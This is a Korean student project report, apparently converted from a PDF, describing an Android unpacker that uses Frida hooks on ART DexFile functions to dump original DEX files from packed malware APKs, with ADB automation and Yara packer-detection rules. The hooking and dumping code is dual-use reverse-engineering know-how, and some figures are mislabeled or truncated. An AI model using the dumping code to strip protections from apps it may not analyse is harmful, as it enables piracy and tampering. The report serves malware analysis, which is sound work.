   . . . .   Connected to SM-N976N (id=127.0.0.1:62026)
Spawning `com.idunnololz.igo`...
[09:39:07:049] [*] Android version: 5
[09:39:07:054] [*] Export index: 1754 -> _ZN3art7DexFile10OpenMemoryEPKhjRKNSt3__112basic_stringIcNS3_11char_traitsIcEENS3_9allocatorIcEEEEjPNS_6MemMapEPKNS_7OatFileEPS9_
[09:39:07:058] [*] ProcessName: com.idunnololz.igo
Spawned `com.idunnololz.igo`. Resuming main thread!
[SM-N976N::com.idunnololz.igo ]-> [09:39:07:089] magic : dex035
[09:39:07:089] size  : 21452
[09:39:07:089] dumped dex @ /data/data/com.idunnololz.igo/21452.dex

Process terminated
[SM-N976N::com.idunnololz.igo ]->

Thank you for using Frida!
```

[그림 51 오류 모습]

2.9.5 언패킹 결과

Frida를 이용한 원본 Dex 추출 여부에 대한 분석 결과는 다음과 같으며 다수의 결과를 토대로 작성하였다.

15 패커 종류	원본 Dex 추출 여부	16 패커 종류	원본 Dex 추출 여부	18 패커 종류	원본 Dex 추출 여부	19 패커 종류	원본 Dex 추출 여부
15_Ali	X	16_Ali	X				
15_Baidu	X	16_Baidu	X	18_Baidu	O	19_Baidu	O
15_Bangcle	X	16_Bangcle	X	18_Bangcle	O	19_Bangcle	O
15_Ijiami	X	16_Ijiami	X	18_Ijiami	X	19_Ijiami	X
15_Qihoo	X	16_Qihoo	X	18_Qihoo	X	19_Qihoo	X
15_Tencent	X	16_Tencent	X	18_Tencent	X	19_Tencent	X


[그림 52 Frida Unpacker 언패킹 결과]

3. 본론

3.1 시스템 구성

시스템은 전체적으로 다음과 같이 진행된다.

1. 패킹된 악성 APK 파일을 웹을 통해 업로드한다.
2. 서버는 에뮬레이터와 ADB 및 프리다 서버 연결을 진행한다.
3. 업로드된 APK 파일을 사용하여 언패커를 실행한다.
4. 패커 판별을 진행하고 해당 파일의 해시 값을 저장한다.
5. 함수 후킹을 진행하여 원본 덱스를 추출한다.
6. 로그나 원본 덱스 그 이외 추가적인 정보를 저장한다.
7. 저장한 정보를 웹을 통해 출력한다.



[그림 53 시스템 흐름도]

3.2 프로그램 구성

언패커 프로그램은 내부적으로 Yara를 사용하여 시그니처를 탐지 및 파일의 해시를 저

장하는 부분과 함수를 후킹하여 원본 덱스와 원본 덱스에서 중요한 정보를 추출하여 저장하는 부분으로 이루어져 있다.

3.2.1 언패커

언패커 도구 개발은 이전 사전 연구를 통해 기존의 공개된 패커인 Native Unpacker와 Frida Unpacker를 비교 분석 후 더 성능이 뛰어났던 Frida Unpacker를 기준으로 진행하게 되었다.
언어는 Yara Rule이나 Frida Script를 사용해야한다는 점을 생각하여 Python 코드로 진행하였다.

1. ADB 연결

언패커의 시작은 먼저 에뮬레이터에 APK를 설치해야한다. 여기서 문제는 APK를 설치하기 위해서는 APK 파일을 에뮬레이터로 옮겨 설치하거나 ADB 명령을 이용하여 설치할 수 있는데 자동화를 위해서는 후자의 방법을 선택할 수 밖에 없었다. 최종적으로 Python에서 ADB 명령어를 사용하기 위해 pure-python-adb 라는 패키지를 설치하여 진행하였다. 코드에서 ADB 연결하는 부분은 다음과 같다.

```
def get_adb_connect(self):
    client = AdbClient()
    if not client:
        log.error_('Client connect error')

    devices = client.devices()
    if not devices:
        log.error_('Device not found')

    if len(devices) > 1:
        log.info_('Multiple devices detected, please select the device')
        for i in range(len(devices)):
            log.info_('%d : %s' %(i+1, devices[i].get_serial_no()))
        num = int(input('> '))
        self.adb = devices[num-1]
    else:
        self.adb = devices[0]
    log.info_('ADB connected : %s' %self.adb.get_serial_no())
```

[그림 54 ADB 연결 코드]

실제 연결 시 감지되는 기기가 하나라면 자동으로 연결되지만 다중의 기기가 감지될 시 다음과 같이 감지된 기기 중 하나의 기기를 선택하는 화면이 출력된다.

2. APK 설치

ADB 연결 후 adb.install 명령어를 사용하여 APK 파일 설치를 진행한다. 이때 중요한 점이 설치하기 직전에 에뮬레이터에 설치된 패키지 목록을 저장하고 설치 진행 후 다시 패키지 목록을 저장하는 것이다. 이러한 과정을 거치는 것은 향후 Frida 연결에서 사용하는 패키지 이름을 추출하는 과정 때문에 거치는 것이다.

```
=== Unpacking Start ===
[*] Multiple devices detected, please select the device
[*] 1 : 127.0.0.1:62026
[*] 2 : 127.0.0.1:62025
>
```

[그림 55 ADB 연결할 기기 선택 화면]

```
def install_apk(self, file):
    before = self.adb.shell('pm -l')
    if (self.adb.install(file)):
        log.info_('%s install success' %file)
    else:
        log.error_('APK install error')
    after = self.adb.shell('pm -l')
    dmp = diff_match_patch()
    diff = dmp.diff_main(before, after)
    dmp.diff_cleanupSemantic(diff)
    for i in diff:
        if (i[0] == 1):
            self.package_name = i[1][8:].strip('\n')
```

[그림 56 APK 설치 코드]

3. Frida 연결

앱의 패키지 이름을 사용하여 에뮬레이터에 저장된 Frida 서버와 연결을 진행한다. 이는 APK 설치 이후 실질적으로 언패킹을 진행하는 스크립트를 실행하기 위해선 Frida 서버와 연결이 사전에 이루어져야 하기 때문에 Frida 서버와 연결을 진행한다.

```
def get_frida_session(self):
    self.frida = frida.get_usb_device(1)
    self.pid = self.frida.spawn([self.package_name])
    self.session = frida.get_usb_device(1).attach(self.pid)
    log.info_('Frida attached : %s(%d)' %(self.package_name, self.pid))
```

[그림 57 Frida 연결 코드]

Frida 클라이언트 및 서버는 frida github를 통해 받을 수 있으며, 클라이언트의 경우 pip 명령어를 통해서 받을 수 있지만 서버의 경우 직접 환경에 맞는 파일을 받아 에뮬레이터에 설치해야한다.

```
d2q:/data/local/tmp # ls
frida-server-15.2.2-android-x86  re.frida.server
d2q:/data/local/tmp # ./frida-server-15.2.2-android-x86 &
[1] 4995
```

[그림 58 Frida 서버 실행]

```
C:\Users\okko2\OneDrive\Desktop\git\Android-Unpacker-Project\unpacker>frida --version
15.2.2
```

[그림 59 Frida 클라이언트 버전 확인]

4. 안드로이드 버전 획득

안드로이드 경우 버전에 따라 앱 실행 시 사용하는 라이브러리가 달라진다. 언패킹을 진행하기 위해서 앱 실행 시 사용하는 라이브러리를 후킹해야 하는데 이를 위해 사전에 안드로이드 버전을 획득 후 버전에 따라 후킹하는 라이브러리를 다르게 한다.

안드로이드 버전은 adb shell을 통해 "getprop ro.build.version.release" 명령어를 실행하는 것으로 쉽게 획득할 수 있다.

```
def get_android_version(self):
    self.and_ver = self.adb.shell('getprop ro.build.version.release').rstrip()
    log.info_('Android version : %s'%self.and_ver)
```

[그림 60 안드로이드 버전 획득 코드]

5. 함수 이름 획득

덱스를 추출하기 위해서 안드로이드에서 덱스를 읽는 과정에서 사용하는 함수를 추출할 필요가 있다. 이를 위해 이전 과정에서 안드로이드 버전을 얻었으며, 나머지는 라이브러리에 붙어서 해당 함수가 있는지 확인하여 추출하는 과정이 필요하다. 이를 위한 스크립트는 다음과 같다.

```
get_function = """
rpc.exports = {
    getFunc: function (and_ver) {
        var function_name = '';
        var i = 0;
        var android_version = parseInt(and_ver);
        if (android_version > 4) {
            var lib_name = android_version >= 10 ? 'libdexfile.so' : 'libart.so'
            var art = Module.enumerateExportsSync(lib_name);

            for(i = 0; i< art.length; i++){
                if(art[i].name.indexOf("OpenMemory") !== -1){
                    function_name = art[i].name;
                    return function_name;
                }else if(art[i].name.indexOf("OpenCommon") !== -1){
                    if (android_version >= 10 && art[i].name.indexOf("ArtDexFileLoader") !== -1)
                        continue;
                    function_name = art[i].name;
                    return function_name;
                }
            }
        }
        else{ //android 4
            var dvm =  Module.enumerateExportsSync("libdvm.so");
            if (dvm.length !== 0) {
                for(i = 0; i< dvm.length; i++){
                    if(dvm[i].name.indexOf("dexFileParse") !== -1){
                        function_name = dvm[i].name;
                        return function_name;
                    }
                }
            }else {
                dvm = Module.enumerateExportsSync("libart.so");
                for(i = 0; i< dvm.length; i++){
                    if(dvm[i].name.indexOf("OpenMemory") !== -1){
                        function_name = dvm[i].name;
                        return function_name;
                    }
                }
            }
        }
    }
};
```

[그림 61 함수 이름 획득 스크립트]

코드를 확인해보면 rpc.exports 선언 후 getFunc : function (and_ver) 부분을 확인할 수 있는데 이는 파이썬에서 frida js 스크립트를 사용할 수 있도록 하는 방법으로 다음과 같이 함수의 이름을 파이썬 코드로 얻을 수 있다.

```
def get_frida_session(self):
    self.frida = frida.get_usb_device(1)
    self.pid = self.frida.spawn([self.package_name])
    self.session = frida.get_usb_device(1).attach(self.pid)
    log.info_('Frida attached : %s(%d)' %(self.package_name, self.pid))
```

[그림 62 함수 이름 획득 코드]

6. 덱스 추출

덱스 추출은 이전까지 획득한 안드로이드 버전, 함수 이름, 패키지 이름을 사용하여 진행한다. 추출은 먼저 획득한 함수를 후킹한 후 해당 함수로 넘어오는 값에서 덱스 or 오덱스를 탐지하고, 만약 탐지가 되었다면 해당 값을 추출하는 것으로 진행된다.
가장 먼저 파이썬에서 넘겨주는 값을 변수에 저장하고 후킹할 함수의 저장은 다음과 같이 진행된다.

```
hook: function (func, proc, ver) {
    var moduleFuncName = func;
    var g_processName = proc;
    var g_AndroidOSVersion = parseInt(ver);
    console.log("[*] Dump dex start");

    if(moduleFuncName !== ""){
        var hookFunction;
        if (g_AndroidOSVersion > 4) {
            hookFunction = Module.findExportByName("libart.so", moduleFuncName);
        } else {
            hookFunction = Module.findExportByName("libdvm.so", moduleFuncName);
            if(hookFunction == null) {
                hookFunction = Module.findExportByName("libart.so", moduleFuncName);
            }
        }
```

[그림 63 인자 저장 및 후킹할 함수 저장 부분]

이후 함수를 후킹하고 넘어오는 인자에서 덱스, 오덱스 값이 있는지 확인한다.
후킹 코드는 다음과 같다.

```
Interceptor.attach(hookFunction,{
    onEnter: function(args){
        var begin = 0;
        var dexMagicMatch = false;
        var odexMagicMatch = false;

        dexMagicMatch = checkDexMagic(args[0]);
        if (dexMagicMatch === true){
            begin = args[0];
        }else {
            odexMagicMatch = checkOdexMagic(args[0]);
            if (odexMagicMatch === true) {
                begin = args[0];
            }
        }

        if (begin === 0){
            dexMagicMatch = checkDexMagic(args[1]);
            if(dexMagicMatch === true) {
                begin = args[1];
            }else{
                odexMagicMatch = checkOdexMagic(args[1]);
                if(odexMagicMatch === true) {
                    begin = args[1];
                }
            }
        }
        if (dexMagicMatch === true) {
            dumpDexToFile(dexMagicMatch, begin, g_processName);
        } else if(odexMagicMatch === true) {
            dumpDexToFile(odexMagicMatch, begin, g_processName);
        }
    },
```

[그림 64 함수 후킹 코드]

덱스나 오덱스의 판별은 다음과 같이 이루어진다.

```
function checkDexMagic(dataAddr) {
    var magicMatch = true;
    var magicFlagHex = [0x64, 0x65, 0x78, 0x0a, 0x30, 0x33, 0x35, 0x00];

    for(var i = 0; i < 8; i++){
        if(Memory.readU8(ptr(dataAddr).add(i)) !== magicFlagHex[i]){
            magicMatch = false;
            break;
        }
    }
    return magicMatch;
}

function checkOdexMagic(dataAddr) {
    var magicMatch = true;
    var magicFlagHex = [0x64, 0x65, 0x79, 0x0a, 0x30, 0x33, 0x36, 0x00];

    for(var i = 0; i < 8; i++){
        if(Memory.readU8(ptr(dataAddr).add(i)) !== magicFlagHex[i]){
            magicMatch = false;
            break;
        }
    }
    return magicMatch;
}
```

[그림 65 덱스 및 오덱스 판별 코드]

감지한 덱스 파일은 다음 코드와 같이 에뮬레이터 내부 /data/data에 저장된다.

```
function dumpDexToFile(isDex, begin, g_processName) {
    var dexType;
    isDex ? dexType = "dex" : dexType = "odex";
    var magic = Memory.readUtf8String(begin).replace(/\\n/g, "");
    var address = ptr(begin).add(isDex ? 0x20 : 0x1C);
    var dex_size = Memory.readInt(ptr(address));
    var dex_path = "/data/data/" + g_processName + "/" + idx + "_" + dex_size + "." + dexType;
    var dex_file = new File(dex_path, "wb");
    idx += 1;

    dex_file.write(Memory.readByteArray(begin, dex_size));
    dex_file.flush();
    dex_file.close();

    console.log("[*] magic : " + magic );
    console.log("[*] size  : " + dex_size);
    console.log("[*] dumped " + dexType + " @ " + dex_path + "\\n");
}
```

[그림 66 추출한 덱스 저장 코드]

7. 원본 덱스 파일 추출

후킹하여 획득한 덱스 파일은 에뮬레이터 내부에 저장되어있기 때문에 이를 추출하는 과정이 필요하다. 이때 덱스 파일은 /data/data/[패키지이름] 경로에 저장되어 있는데 추출 시 해당 경로에 모든 파일을 추출한다. 모든 파일을 추출하는 이유는 패킹된 앱이 실행될 때 추가로 사용하는 라이브러리나 파일이 있을 수 있기 때문에 해당 경로에 있는 모든 파일을 추출하는 것이다.

```
def extract(self):
    out_file = self.package_name+'.tar'
    out_path = '/data/local/tmp/'+out_file
    self.adb.shell('tar cvf %s -C /data/data/%s/ .' %(out_path, self.package_name))
    self.adb.pull(out_path, out_file)
    self.adb.shell('rm '+out_path)
    self.adb.uninstall(self.package_name)
```

[그림 67 원본 덱스 파일 추출 코드]

8. json 생성

마지막으로 언패킹하면서 획득한 모든 정보와 추출한 원본 덱스에서 의미있는 문자열, 해시값 등을 모두 포함한 json 파일을 추출한다. 이와 같이 추출하는 이유는 한번에 정보를 확인하기 위해서도 있지만 웹에서 쉽게 정보를 출력하기 위함도 있다.
문자열 추출 시 사용하는 알고리즘은 쿠쿠 샌드박스에서 기본으로 사용하는 알고리즘을 그대로 사용하였다.

```
def json_export(self):
    self.json_log['android_version'] = self.and_ver
    self.json_log['package_name'] = self.package_name
    self.json_log['process_name'] = self.process_name
    self.json_log['function_name'] = self.function_name
    with tarfile.open(self.package_name+'.tar') as tr:
        file_list = tr.getmembers()
        file_list_s = ', '.join(map(str, file_list))
        p = re.compile('[0-9]_[0-9]*\.[a-z]*')
        dex_list = re.findall(p, file_list_s)
        self.json_log['dex'] = {}
        for dex in dex_list:
            self.json_log['dex'][dex] = {}
            obj = re.search('[0-9]_([0-9]*)\.([a-z]*)', dex)
            self.json_log['dex'][dex]['size'] = obj.group(1)
            self.json_log['dex'][dex]['type'] = obj.group(2)
            self.json_log['dex'][dex]['hash'] = {}
            self.json_log['dex'][dex]['strings'] = []
            with tr.extractfile('./'+dex) as f:
                data = f.read()
                self.json_log['dex'][dex]['hash']['md5'] = hashlib.md5(data).hexdigest()
                self.json_log['dex'][dex]['hash']['sha1'] = hashlib.sha1(data).hexdigest()
                self.json_log['dex'][dex]['hash']['sha256'] = hashlib.sha256(data).hexdigest()
                for s in re.findall(b"[\x1f-\x7e]{6,}", data):
                    self.json_log['dex'][dex]['strings'].append(s.decode('utf-8'))
                for s in re.findall(b"(?:[\x1f-\x7e][\x00]){6,}", data):
                    self.json_log['dex'][dex]['strings'].append(s.decode('utf-16le'))
    with open(self.package_name+'_result.json', 'w') as json_file:
        json.dump(self.json_log, json_file, indent='\t')
```

[그림 68 json 생성 코드]

```
{
    "filename": "2048_bangcle.apk",
    "packer": "bangcle",
    "signature": [
        "libsecexe.so",
        "libsecmain.so",
        "bangcle_classes.jar"
    ],
    "hash": {
        "md5": "bbfcc0d68853c5a8b0aa208309d46ff6",
        "sha-1": "4ee91292f6165b4aeacdb946c3cdaa03e1ee6184",
        "sha-256": "0be1815300c4e180f3010a0165287e20ed5c625ee1a81af3d78d85058f2a6a81"
    },
    "android_version": "7.1.2",
    "package_name": "com.uberspot.a2048",
    "process_name": "com.uberspot.a2048",
    "function_name": "_ZN3art7DexFile10OpenMemoryEPKhjRKNSt3__112basic_stringIcNS3_11char_traitsIcEE
    "dex": {
        "1_21272.dex": {
            "size": "21272",
            "type": "dex",
            "hash": {
                "md5": "a9222b4ae903c2c4b4f0b08a23653f57",
                "sha1": "f3e3dcbc55d34e6ff571a8543b5750e3875e1313",
                "sha256": "068cbd331ce8b32988124410ffd8a6ebe85db16ab4be50f58ce0c90a4cae0cb4"
            },
            "strings": [
                " classSize",
                "/.cache",
                "/.cache/",
                "/.cache/classes.dex",
                "/.cache/classes.jar",
                "/.sec_version",
                "/data/dalvik-cache/",
                "/data/dalvik-cache/arm/",
                "/data/data/",
```


[그림 69 저장된 json 파일]

이전 과정을 모두 거치면 다음과 같은 출력 화면을 확인할 수 있다.

```
C:\Users\okko2\OneDrive\Desktop\git\Android-Unpacker-Project\unpacker>python main.py 2048_bangcle.apk
=== Unpacking Start ===
[*] Multiple devices detected, please select the device
[*] 1 : 127.0.0.1:62026
[*] 2 : 127.0.0.1:62025
> 2
[*] ADB connected : 127.0.0.1:62025
[*] 2048_bangcle.apk install success
[*] Frida attached : com.uberspot.a2048(5436)
[*] Android version : 7.1.2
[*] Function name : _ZN3art7DexFile10OpenMemoryEPKhjRKNSt3__112basic_stringIcNS3_11char_traitsIcEENS3_9allocatorIcE
EEEjPNS_6MemMapEPKNS_10OatDexFileEPS9_
[*] Process name : com.uberspot.a2048
[*] Dump dex start
[*] magic : dex035
[*] size  : 21272
[*] dumped dex @ /data/data/com.uberspot.a2048/1_21272.dex
```

[그림 70 언패킹 출력 결과]

3.2.2 패커 탐지

기존에 개발된 APKiD의 Yara 스크립트를 이용하여 Yara 도구로 분석할 경우, 일부 패커는 결과가 중복으로 나와 어떠한 패커가 사용됐는지 확인할 수 없다. 또한 Yara 도구는 탐지된 시그니처를 출력해주는 옵션이 존재하지만, 중복 제거 옵션이 존재하지 않아 출력 값을 확인할 때 매우 불편함이 존재한다. 따라서 Yara의 Python 모듈을 이용하여 일부 패커의 중복 탐지와 탐지된 시그니처의 중복 제거의 문제점을 개선한 Yara-Rules 개발을 진행하였다.

1. APK 파일 탐지

Yara 모듈을 불러오고 파일 이름으로 APK 파일명을 입력받는다. 이어서 Yara-Rules를 통해 해당 파일이 APK 파일인지 아닌지 확인한다. 여기서 strings는 탐지되는 시그니처를 의미하며, 문자열이나 Hex 값을 입력한다. 그러므로 APK 파일 여부를 확인하기 위해서 파일 내부에 문자열로 "PK"와 "AndroidManifest"가 존재하게 되면 APK 파일이라는 것을 알 수 있다. 그리고 condition은 strings를 통해 참인지 거짓인지 판별하게 되고, 참이면 정상적인 APK 파일을 출력하고, 거짓이면 올바르지 않은 APK 파일로 출력된다.

```
import yara
import hashlib

filename = input("APK 파일명을 입력해주세요.\n")

# apk 파일 여부
is_apk = yara.compile(
    source='rule is_apk \
    {strings:$zip_head = "PK" $manifest = "AndroidManifest.xml" \
    condition: $zip_head at 0 and $manifest and #manifest >= 2}'
)
apk_match = is_apk.match(filename)
if len(apk_match) == 1:
    print("정상적인 apk 파일입니다.\n")
else:
    print("올바르지 않은 apk 파일입니다.\n")
```

[그림 71 APK 파일 탐지 코드]

2. 패커 탐지

다음으로 패커에 대한 Yara-Rules이다. 위 그림은 Alibaba라는 패커를 예시로 하였으며, strings를 통해 해당 문자열 값이 존재하게 되면 condition으로 판별하여 Alibaba 패커라는 것을 확인할 수 있다. 그리고 이외 다른 패커들도 위 그림과 동일하게 strings를 통해 문자열(시그니처)을 탐지하고, 탐지된 문자열(시그니처)을 기반으로 condition에서 판별하여 어떠한 패커가 사용되었는지 출력하므로 다른 패커들의 패커 탐지 코드는 생략한다. 그리고 일부 패커의 경우 중복으로 탐지가 되어 패커 판별이 불가능했던 문제점을 개선하여 모든 패커가 하나의 패커만 탐지되도록 개발하였다.

```
# alibaba packer
alibaba = yara.compile(
    source='rule alibaba \
    {strings:$lib = "libmobisec.so" \
    condition: $lib}'
)
alibaba_match = alibaba.match(filename)
```

[그림 72 패커 탐지 코드]

3. 탐지된 시그니처 중복 제거

모든 패커는 탐지된 시그니처의 출력 값을 확인해보면 중복으로 탐지되어 매우 불편함이 존재하게 된다. 따라서 편의성 제공을 위해 Python 반복문을 사용하여 탐지된 시그니처의 중복을 제거하도록 개발하였다. 위 그림은 Alibaba 패커를 예시로 하여 탐지된 시그니처를 중복 제거하는 코드이며, 이외 다른 패커들의 중복 제거도 동일하게 개발되었으므로 다른 패커들의 중복 제거 코드는 생략한다.

```
if len(apk_match) == 1 and len(alibaba_match) == 1:
    print(f"{filename} 패커는 alibaba 패커입니다.\n")
    print(f"{filename}의 탐지된 시그니처")
    signature = alibaba_match[0].strings
    signature_list = []
    for x, y, z in signature:
        if z not in signature_list:
            signature_list.append(z)
    for i in signature_list:
        result = i.decode(encoding="utf-8")
        print(result)
    print()
```

[그림 73 탐지된 시그니처 중복 제거 코드]

4. 해시값 산출

마지막으로 악성 앱 식별을 위해 해시 값을 산출한다. 해시는 주로 많이 사용되는 MD5와 SHA-1, SHA-256 해시를 선정하여 총 3가지의 해시 값을 출력하게 된다.

```python
# apk 파일 해시 출력
if len(apk_match) == 1:
    apk_file = open(filename, "rb")
    apk_data = apk_file.read()
    apk_file.close()
    print(f"{filename} 파일의 해시 값 출력 (MD5, SHA-1, SHA-256)")
    print("MD5: " + hashlib.md5(apk_data).hexdigest())
    print("SHA-1: " + hashlib.sha1(apk_data).hexdigest())
    print("SHA-256: " + hashlib.sha256(apk_data).hexdigest())
```

[그림 74 APK 파일 해시 출력 코드]

이전 과정을 모두 거치면 다음과 같은 출력 화면을 확인할 수 있다.

```
D:\Yara-Unpacker>python Yara-Rules_APK.py
APK 파일명을 입력해주세요.
2048_ali.apk
정상적인 apk 파일입니다.

2048_ali.apk 패커는 alibaba 패커입니다.

2048_ali.apk의 탐지된 시그니처
libmobisec.so

2048_ali.apk 파일의 해시 값 출력 (MD5, SHA-1, SHA-256)
MD5: 652bda9f7b8155f413577520e0bda6fc
SHA-1: 4ccd3909dba290789d338035b8400d1d4dbe8e9a
SHA-256: 9e529c4e3402b208f955b1fb6fddd493816fccc48ac1981fd0a1aed35d85acb3
```

[그림 75 Yara 출력 결과]

4. 결론

4.1 결론

오픈소스로 공개된 Native Unpacker 와 Frida Unpacker 를 분석하여 원본 Dex 파일을 추출하는 과정 및 언패커 결과를 확인할 수 있었다. 언패커 개발은 결과를 통해 확인할 수 있듯이 성능이 우수했던 Frida Unpacker 를 기준으로 개발을 진행하였다. 또한 패커 식별을 위하여 오픈소스로 공개된 Yara 시그니처를 응용하여 각 패커마다 사용되는 라이브러리나 리소스 파일을 식별하고 어떠한 패커가 사용되었는지 식별할 수 있었다. 최종적으로 악성 앱 파일을 업로드하면 사용된 패커 식별과 탐지된 라이브러리 및 리소스 확인 후 원본 Dex 파일 추출을 진행한다. 마지막으로 악성 앱을 식별할 수 있도록 MD5, SHA-1, SHA-256 해시값을 산출하는 도구를 개발할 수 있었다.

```
C:\Users\okko2\OneDrive\Desktop\git\Android-Unpacker-Project\unpacker>python main.py 2048_bangcle.apk
정상적인 apk 파일입니다.

2048_bangcle.apk 패커는 bangcle 패커입니다.

=== 2048_bangcle.apk의 탐지된 시그니처 ===
libsecexe.so
libsecmain.so
bangcle_classes.jar

2048_bangcle.apk 파일의 해시 값 출력 (MD5, SHA-1, SHA-256)
MD5: bbfcc0d68853c5a8b0aa208309d46ff6
SHA-1: 4ee91292f6165b4aeacdb946c3cdaa03e1ee6184
SHA-256: 0be1815300c4e180f3010a0165287e20ed5c625ee1a81af3d78d85058f2a6a81

=== Unpacking Start ===
[*] Multiple devices detected, please select the device
[*] 1 : 127.0.0.1:62026
[*] 2 : 127.0.0.1:62025
> 2
[*] ADB connected : 127.0.0.1:62025
[*] 2048_bangcle.apk install success
[*] Frida attached : com.uberspot.a2048(5436)
[*] Android version : 7.1.2
[*] Function name : _ZN3art7DexFile10OpenMemoryEPKhjRKNSt3__112basic_stringIcNS3_11char_traitsIcEENS3_9allocatorIcE
EEEjPNS_6MemMapEPKNS_10OatDexFileEPS9_
[*] Process name : com.uberspot.a2048
[*] Dump dex start
[*] magic : dex035
[*] size  : 21272
[*] dumped dex @ /data/data/com.uberspot.a2048/1_21272.dex
```

[그림 76 최종 출력 결과]

4.2 기대효과


안드로이드 환경에서의 악성 앱은 주로 패킹을 통해 탐지를 우회하거나 분석을 어렵게 한다. 이러한 문점을 해결하기위해 언패킹 도구를 개발하였으며, 사용자는 이 도구를 사용하여 사용한 패커의 종류, 원본 덱스, 의심되는 문자열, 해시 값 등 다양한 정보를 획득할 수 있다. 최종적으로 분석가들이 패킹된 악성 앱을 분석할 때 편리함과 여러 정보 제공을 통해 분석 시 소요하는 시간을 줄일 수 있다.

5. 별첨

5.1 소스 코드

https://github.com/le3mon/Android-Unpacker-Project

5.2 발표 자료



I 프로젝트 소개

1 팀원 소개
2 프로젝트 배경
3 프로젝트 개요
4 추진 경과

팀원 소개

✓ 저희 팀원을 소개합니다!

|서 동 훈
총괄
악성 앱 분석 및 개발

|전 유 민
언패커 분석 및 Yara 개발


|정 재 훈
언패커 분석 및 웹 개발

|강 민 영
언패커 분석 및 웹 개발

프로젝트 배경

✓ 프로젝트 추진 배경 및 필요성과 목적

프로젝트 추진 배경 및 필요성



스마트폰 사용량 급증에 따른 피해 증가

스마트폰 사용량이 지속적으로 증가함에 따라 이에 따른 피해도 점차 늘어나고 있습니다.

공격자의 안드로이드 악성 APK 파일 전파

공격자는 피싱, 스미싱, 몸캠 피싱 등과 같은 공격을 주로 안드로이드 악성 APK 파일을 이용하여 공격합니다.

1 2
3 목적

안드로이드 악성 APK 파일 탐지 연구 불충분

이와 관련된 도구나 연구가 국내에서는 활발히 이루어지지 않고 있습니다.

안드로이드 언패커 제작

이러한 문제를 해결하기 위해 안드로이드 언패커 개발을 진행합니다.

프로젝트 배경

✓ 프로젝트 추진 배경 및 필요성과 목적

프로젝트 추진 배경 및 필요성

스마트폰 사용량 급증에 따른 피해 증가

스마트폰 사용량이 지속적으로 증가함에 따라 이에 따른 피해도 점차 늘어나고 있습니다.

1

연도	피싱	스미싱	몸캠피싱
2017	545	667	1234
2018	1978	293	1406
2019	2874	207	1824
2020	1519	822	2583

▲피싱, 스미싱, 몸캠피싱 사건 증가량

▲스마트폰 사용률

